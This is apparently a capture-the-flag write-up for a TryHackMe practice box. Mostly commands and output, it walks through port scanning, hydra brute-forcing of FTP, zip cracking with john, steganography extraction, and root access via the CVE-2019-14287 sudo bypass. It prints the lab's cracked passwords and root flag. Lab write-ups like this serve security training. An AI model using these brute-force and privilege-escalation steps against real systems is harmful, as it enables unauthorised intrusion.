nmap -A -Pn -sC -vvv 10.10.233.11

```
PORT   STATE SERVICE REASON         VERSION
21/tcp open  ftp     syn-ack ttl 61 vsftpd 3.0.3
22/tcp open  ssh     syn-ack ttl 61 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 ef:1f:5d:04:d4:77:95:06:60:72:ec:f0:58:f2:cc:07 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC5hdrxDB30IcSGobuBxhwKJ8g+DJcUO5xzoaZP/vJBtWoSf4nWDqaqlJdEF0Vu7Sw7i
0R3aHRKGc5mKmjRuhSEtuKKjKdZqzL3xNTI2cItmyKsMgZz+lbMnc3DouIHqlh748nQknD/28+RXREsNtQZtd0VmBZcY1TD0U4XJXPiwlei
lnsbwWA7pg26cAv9B7CcaqvMgldjSTdkT1QNgrx51g4IFxtMIFGeJDh2oJkfPcX6KDcYo6c9W1l+SCSivAQsJ1dXgA2bLFkG/wPaJaBgCzb
8IOZOfxQjnIqBdUNFQPlwshX/nq26BMhNGKMENXJUpvUTshoJ/rFGgZ9Nj31r
|   256 5e:02:d1:9a:c4:e7:43:06:62:c1:9e:25:84:8a:e7:ea (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBHdSVnnzMMv6VBLmga/Wpb94C9M2nOXyu
36FCwzHtLB4S4lGXa2LzB5jqnAQa0ihI6IDtQUimgvooZCLNl6ob68=
|   256 2d:00:5c:b9:fd:a8:c8:d8:80:e3:92:4f:8b:4f:18:e2 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOL3wRjJ5kmGs/hI4aXEwEndh81Pm/fvo8EvcpDHR5nt
80/tcp open  http    syn-ack ttl 61 Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Annoucement
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=7/11%OT=21%CT=1%CU=44444%PV=Y%DS=4%DC=T%G=Y%TM=5F0A3A8
OS:7%P=x86_64-pc-linux-gnu)SEQ(SP=FE%GCD=1%ISR=10F%TI=Z%CI=RD%II=I%TS=A)OPS
OS:(O1=M508ST11NW6%O2=M508ST11NW6%O3=M508NNT11NW6%O4=M508ST11NW6%O5=M508ST1
OS:1NW6%O6=M508ST11)WIN(W1=68DF%W2=68DF%W3=68DF%W4=68DF%W5=68DF%W6=68DF)ECN
OS:(R=Y%DF=Y%T=40%W=6903%O=M508NNSNW6%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=A
OS:S%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R
OS:=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F
OS:=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%
```

curl -A "C" -L 10.10.233.11

```
root@kali:/home/hackudo# curl -A "C" -L 10.10.233.11
Attention chris, <br><br>

Do you still remember our deal? Please tell agent J about the stuff ASAP. Also, change your god damn passwo
rd, is weak! <br><br>

From,<br>
Agent R
```

sudo hydra -P /usr/share/wordlists/rockyou.txt -l chris ftp://10.10.233.11

```
root@kali:/home/hackudo# sudo hydra -P /usr/share/wordlists/rockyou.txt -l chris ftp://10.10.233.11
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or f
or illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-07-11 19:48:31
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous ses
sion found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344400 login tries (l:1/p:14344400), ~896525 tries pe
r task
[DATA] attacking ftp://10.10.233.11:21/
[STATUS] 226.00 tries/min, 226 tries in 00:01h, 14344174 to do in 1057:50h, 16 active
[21][ftp] host: 10.10.233.11   login: chris   password: crystal
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-07-11 19:49:55
```

filezilla

10.10.233.11 / chris / crystal

Filename	Filesize	Filetype	Last modified	Permission	Owner/Grou
..					
To_agentJ.txt	217	txt-file	10/29/2019	-rw-r--r--	0 0
cute-alien.jpg	33,143	jpg-file	10/29/2019	-rw-r--r--	0 0
cutie.png	34,842	png-file	10/29/2019	-rw-r--r--	0 0

binwalk cutie.png

binwalk -e cutie.png

```
hackudo@kali:~$ binwalk cutie.png

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             PNG image, 528 x 528, 8-bit colormap, non-interlaced
869           0x365           Zlib compressed data, best compression
34562         0x8702          Zip archive data, encrypted compressed size: 98, uncompressed size: 86, name:
 To_agentR.txt
34820         0x8804          End of Zip archive, footer length: 22

hackudo@kali:~$ binwalk -e cutie.png

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             PNG image, 528 x 528, 8-bit colormap, non-interlaced
869           0x365           Zlib compressed data, best compression
34562         0x8702          Zip archive data, encrypted compressed size: 98, uncompressed size: 86, name:
 To_agentR.txt
34820         0x8804          End of Zip archive, footer length: 22
```

cd _cutie.png.extracted/

```
hackudo@kali:~$ cd _cutie.png.extracted/
hackudo@kali:~/_cutie.png.extracted$ ls
365  365.zlib  8702.zip  To_agentR.txt
```

zip2john 8702.zip > hash

john hash

```
hackudo@kali:~/_cutie.png.extracted$ john hash
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 128/128 AVX 4x])
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 2 candidates buffered for the current salt, minimum 8 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 1 candidate buffered for the current salt, minimum 8 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
alien            (8702.zip/To_agentR.txt)
1g 0:00:00:04 DONE 2/3 (2020-07-11 20:10) 0.2004g/s 8611p/s 8611c/s 8611C/s Winnie..beavis1
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

7z e 8702.zip

```
hackudo@kali:~/_cutie.png.extracted$ 7z e 8702.zip

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,1 CPU Intel(R) Core(TM) i3-3240 CPU @ 3.40GHz (
306A9),ASM)

Scanning the drive for archives:
1 file, 280 bytes (1 KiB)

Extracting archive: 8702.zip
--
Path = 8702.zip
Type = zip
Physical Size = 280


Would you like to replace the existing file:
  Path:     ./To_agentR.txt
  Size:     0 bytes
  Modified: 2019-10-29 09:29:11
with the file from archive:
  Path:     To_agentR.txt
  Size:     86 bytes (1 KiB)
  Modified: 2019-10-29 09:29:11
? (Y)es / (N)o / (A)lways / (S)kip all / A(u)to rename all / (Q)uit? Y


Enter password (will not be echoed):
Everything is Ok
```

unzip 8702.zip

ls

cat To_agentR.txt

QXJlYTUx

```
hackudo@kali:~/_cutie.png.extracted$ unzip 8702.zip
Archive:  8702.zip
   skipping: To_agentR.txt           need PK compat. v5.1 (can do v4.6)
hackudo@kali:~/_cutie.png.extracted$ ls
365  365.zlib  8702.zip  hash  To_agentR.txt
hackudo@kali:~/_cutie.png.extracted$ cat To_agentR.txt
Agent C,

We need to send the picture to 'QXJlYTUx' as soon as possible!

By,
Agent R
```

https://gchq.github.io/CyberChef/#recipe=Magic(3,false,false,'')&input=UVhKbFlUVXgK~

Recipe (click to load)	Result snippet	Properties
From_Base64('A-Za-z0-9+/=',true)	Area51	Valid UTF8 Entropy: 2.58
	QXJlYTUx.	Matching ops: From Base64 Valid UTF8 Entropy: 3.17

steghide extract -sf cute-alien.jpg -p Area51

cat message.txt

hackerrules!

```
hackudo@kali:~$ steghide extract -sf cute-alien.jpg -p Area51
wrote extracted data to "message.txt".
hackudo@kali:~$ cat message.txt
Hi james,

Glad you find this message. Your login password is hackerrules!

Don't ask me why the password look cheesy, ask agent R who set this password for you.

Your buddy,
chris
```


ssh james@10.10.233.11

hackerrules!

```
james@agent-sudo:~$ id
uid=1000(james) gid=1000(james) groups=1000(james),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lxd)
james@agent-sudo:~$ uname -a
Linux agent-sudo 4.15.0-55-generic #60-Ubuntu SMP Tue Jul 2 18:22:20 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
```

```
hackudo@kali:~$ scp james@10.10.233.11:Alien_autospy.jpg /home/hackudo
james@10.10.233.11's password:
Permission denied, please try again.
james@10.10.233.11's password:
Alien_autospy.jpg
```

https://www.foxnews.com/science/filmmaker-reveals-how-he-faked-infamous-roswell-alien-autopsy-footage-in-a-london-apartment



https://www.exploit-db.com/exploits/47502

https://nvd.nist.gov/vuln/detail/CVE-2019-14287

sudo -u#-1 /bin/bash

```
james@agent-sudo:~$ cd /tmp
james@agent-sudo:/tmp$ sudo sh -c 'cp $(which env) .; chmod +s ./env'
Sorry, user james is not allowed to execute '/bin/sh -c cp $(which env) .; chmod +s ./env' as root on agent-sudo.
james@agent-sudo:/tmp$ sudo -u#-1 /bin/bash
root@agent-sudo:/tmp# id
uid=0(root) gid=1000(james) groups=1000(james)
root@agent-sudo:/tmp# cd /root
root@agent-sudo:/root# ls
root.txt
root@agent-sudo:/root# cat root.txt
To Mr.hacker,

Congratulation on rooting this box. This box was designed for TryHackMe. Tips, always update your machine.

Your flag is
b53a02f55b57d4439e3341834d70c062

By,
DesKel a.k.a Agent R
```